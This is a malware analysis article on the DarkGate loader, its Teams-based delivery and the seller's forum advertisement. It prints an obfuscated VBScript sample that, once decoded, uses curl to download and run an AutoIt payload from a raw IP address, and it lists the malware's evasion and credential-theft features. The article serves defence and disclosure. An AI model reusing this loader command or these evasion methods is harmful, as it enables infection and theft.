What is DarkGate Malware?

DarkGate is a loader malware crafted in Delphi, designed to facilitate the download and execution of additional malware once infiltrated into a target system. Notably, the supplementary malware is loaded directly into the system's memory on both 32- and 64-bit architectures, evading easy detection as it does not reside in the file system. **The malspam campaign used stolen email threads to lure victim users into clicking the contained hyperlink, which downloaded the malware.**

In essence, Delphi has a robust history in software development, renowned for its rapid development capabilities, cross-platform functionality, and a thriving community. Its Rapid Application Development (RAD) features have made it a preferred choice for Windows applications, showcasing adaptability to modern development needs.

DarkGate employs various mechanisms to enhance its resilience against analysis:

- **Anti-VM:** It checks for known hardware/identifiers used in virtual machines.
- **Anti-Sandboxes:** Identification of known identifiers used by sandbox software.
- **Anti-AntiVirus:** Scanning for several antivirus products.
- **Anti-debug:** Regularly checking for a debugger attached to the process.
- **Disk space and memory checks:** Configurable to operate only within specified disk/memory sizes.

Based on the outcomes of these checks, DarkGate can modify its behavior and potentially cease operation.


DarkGate exhibits persistence capabilities that can be configured in its settings. When enabled, it saves a copy of itself on the hard drive and establishes a registry key for execution during system reboots.

The malware engages in various activities:


- **Information gathering:** Queries the system for details about the logged-in user, running software, processes, and more. The collected information is then sent to the Command and Control (C2) server. Additionally, it can capture screenshots.
- **Credentials theft:** DarkGate is proficient at pilfering passwords and cookies from browsers, email software, and applications like Discord or FileZilla, utilizing legitimate free tools from the popular NirSoft website.
- **Cryptomining capabilities:** Ability to initiate, stop, and configure a cryptominer.
- **Remote access tool capabilities:** Initiating a virtual network connection and executing commands.

How the New Attack Spreads DarkGate Loader via Microsoft Teams

The attack involves messages sent on Microsoft Teams by a threat actor utilizing compromised Teams accounts available on the Dark Web. These accounts are leveraged to send socially engineered content, persuading users to download and open a malicious archive file (Figure A).




Upon opening the zip file, users encounter a malicious LNK (shortcut) file posing as a PDF document (Figure B).



Clicking the LNK file triggers the download and execution of AutoIT via a VBScript file. The attack campaign employs precompiled AutoIT scripts downloaded and executed through AutoIT software. The AutoIT script, in this instance, checks for the presence of Sophos antivirus; if absent, it downloads a shellcode byte by byte using the stacked strings technique to stay undetected. The final payload is the DarkGate loader malware.

DarkGate’s Business Model

DarkGate loader was introduced in June 2023 by its developer RastaFarEye (Figure C), as reported by German company Telekom Security.



RastaFarEye
HDD-drive
Пользователь
Joined: Aug 9, 2022
Messages: 47
Reaction score: 36

Jun 16, 2023

This is a project that i have been working on since early 2017
I just now decided to rent it out, this project is a project that I have worked on for thousands of hours (more then 20,000)
This is the ultimate tool for pentesters/redteamers
Currently there are 4/10 slots available,

At the moment I don't intend to rent it to more than 10 people in order to keep this project private,
I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool
That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..

All our features are completely undetected because they run directly in memory without touching disk

*We have added the option of buying a package for one day so that you can check the quality of the product and get an impression
*Don't waste my time asking for discounts because the price I'm currently selling is very very cheap and the price is expected to rise in the coming months
*Read the thread carefully until the end


CURRENT PRICES

Payments only in crypto (BTC, ETH, MONERO, ETC..)
1 DAY PACKAGE -> 1000$ (YOU CAN BUY THIS PACKAGE ONLY 1 TIME WITH EACH EXPLOIT.IN ACCOUNT)
MONTHLY - 15,000$
1 YEAR UPDATED -> 100,000$

MAIN FEATURES ->

DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
HVNC
HANYDESK
REMOTE DESKTOP
FILE MANAGER
REVERSE PROXY
ADVANCED BROWSERS PASSWORD RECOVERY (SUPPORTING ALL BROWSER AND ALL PROFILES)
KEYLOGGER WITH ADVANCED PANEL
PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS)
DISCORD TOKEN STEALER
ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
BROWSER HISTORY STEALER
ADVANCED MANUAL INJECTION PANEL
CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
REALTIME NOTIFICATION WATCHDOG (Global extension)
ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETLY HIDE FROM TASKMANAGER)
INVISIBLE STARTUP, IMPOSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW

RastaFarEye limited the malware-as-a-service to 10 affiliates at a monthly rate of $15,000 USD or $100,000 USD annually. A video demonstrating the malware builder and control panel was also provided (Figure D).



DarkGate's capabilities make it a preferred tool for cybercriminals involved in financial fraud or those interested in running cyberespionage campaigns. In addition to DarkGate, RastaFarEye advertised other malware, including those targeting Mac operating systems.

How to Protect Against DarkGate Malware Threat

In light of this attack campaign, organizations are advised to restrict Microsoft Teams chat requests from external domains not associated with the organization. Only whitelisted external domains should be allowed to send chat requests.

For defense against other attack vectors, deploying security solutions that analyze URLs in emails and attached files is recommended. Keeping operating systems and software up-to-date with the latest patches is crucial to prevent exploitation of common vulnerabilities.

Enabling multi-factor authentication (MFA) whenever feasible adds an extra layer of verification, limiting the risk of unauthorized access, even with valid credentials. This serves as a form of segmentation in the corporate environment, enhancing overall security posture.

Final Thoughts:

AutoIT is a scripting language for Windows automation, while **VBScript** is a Microsoft scripting language. Using VBScript to initiate or interact with an AutoIT script is a way to combine their capabilities for specific automation tasks on Windows systems.

In a VBS (Visual Basic Script) variant of a cyber attack campaign, the initial payload is disguised within a script file. This script contains numerous irrelevant functions, creating confusion. The actual malicious code is concealed within various strings, further complicated by the insertion of random junk sequences. Once this obfuscation layer is removed, the script logic becomes easily understandable and relatively simple.

The script's primary function is to initiate a command prompt (`cmd.exe`) shell using `ShellExecute`. It then leverages the `curl` binary, a tool commonly available in recent Windows installations, to download both an AutoIt executable and an associated AutoIt script. These downloaded files are stored in a newly created folder on the C:\ drive.

It's worth noting that in at least one observed case, the script copied the `curl` binary to the new folder and executed it from there. This maneuver suggests an attempt by the threat actor to circumvent existing Endpoint Detection and Response (EDR) detection rules, enhancing the stealth of the attack.

```
function gncooqhhtqubjbkuizpademn():inputbox("yupdiwvxxbkdiwongytejkljnmiqedsbsyqpng"):msgbox "azfn
"omhavfqpkfkfageyccgfruxhnyxhgdtzktt":end function
gWNFiKWLdKaCgIuvfOWCWiyEWaqkkQeCNhuMaXXhenHs = Replace("cmwhd","wh","")
function nojtuuzyybwibrqmkpnslcwbmlullmnkuxlz():inputbox("nchaomyrqblksrclvpfndbrlvvtzyywpzlzmpjm")
"xegjwrarsyhrghwwbngqhllmnfczkjpsjilsq":end function
function wojbwghvyzgikxizlwsgitbxpy():inputbox("ovxpqmvldlwlislsjvxkoza"):msgbox "gbkdksjchwnohoplg
function gxxxtrffgxmavoxffwzjpyvhinpyi():inputbox("cmuscmdsrysmwgzlxljzkrdorbwzcbnytwjhu"):msgbox "
"rnumuohyauxjafdpwuthkiktigxmhrgkprbpf":end function
function lyazvbhkqmgwcvinmfew():inputbox("awegasmephipyuotondnduvnpnlyxdwkoe"):msgbox "ytkjzdumfzdm
"lputdegpumzbawtlsghjoyshpeidgyxzub":end function
function lyjviogrblyzxexiytgzabx():inputbox("cofghmcwcouwioovywijynszkxaw"):msgbox "xdcbriajnqzjjgq
function iylzdlwjkykoengwixfywswf():inputbox("aeynxrkaokbrcijpgvkbcyvbopul"):msgbox "vtvihnimzlgdda
function szqaoryifxagqudazieqizhjsdavpvwfmawc():inputbox("snpgikxbyxpigupzkjwmayctbm"):msgbox "mluy
"wyublkgjonhvqrmlbanpzjdykubtxcps":end function
gWNFiKWLdKaCgIuvfOWCWiyEWaqkkQeCNhuMaXXhenHss = Replace("/cwh mwhkdwhirwh cwh:\whriwhiiwh &wh cwhd
rwhiiwhi.whexwhe wh& whriwhiiwh -who whAuwhtowhitwh3.whexwhe whhtwhtpwh:/wh/1wh49wh.2wh48wh.0wh.8wh
8wh2:wh23wh51wh/mwhsiwhvwwhrwwhqewhpowh &wh Awhutwhoiwht3wh.ewhxewh YwhSSwhDRwhB.whauwh3","wh","")
function fdembfnxamhaspnaiulkcxzqkqoksmh():msgbox "cjtmgi":msgbox "hiuxqffbwvqgxblfqqgzbpasbhdcdkz"
```

In this attack campaign, the AutoIT script checks for the presence of the **Sophos antivirus**; other campaigns might check for other antivirus solutions. If the antivirus isn't installed, the script downloads a shellcode that in turn downloads a file, byte by byte, using the **stacked strings technique in an effort to stay undetected.** That final payload is the DarkGate loader malware.

Identifying the **"final payload"** is often associated with the "**Actions on Objectives**" phase in the Cyber Kill Chain. In the Cyber Kill Chain model, this phase represents the attacker achieving their ultimate goals, which may involve data exfiltration, system disruption, or any other malicious activity that aligns with their objectives.

A **loader malware** is a malicious program designed to download and execute other harmful components onto a target system, facilitating the deployment of additional malware. This additional content often includes more sophisticated malware, such as trojans, ransomware, or other types of malicious software that carry out specific malicious actions.

The use of a **loader** allows attackers to **maintain flexibility** and **evade detection**. By separating the initial infection vector (the loader) from the more damaging payload, attackers can frequently change or update the secondary malware without having to compromise the initial infection method.

Integration boosts Windows automation. VBScript attacks employ complex obfuscation, demanding robust security. Evasion via curl manipulation emphasizes adaptability. AutoIT scripts check antivirus, recognizing its importance. Loader malware highlights payload identification. Flexibility in attacks requires dynamic security.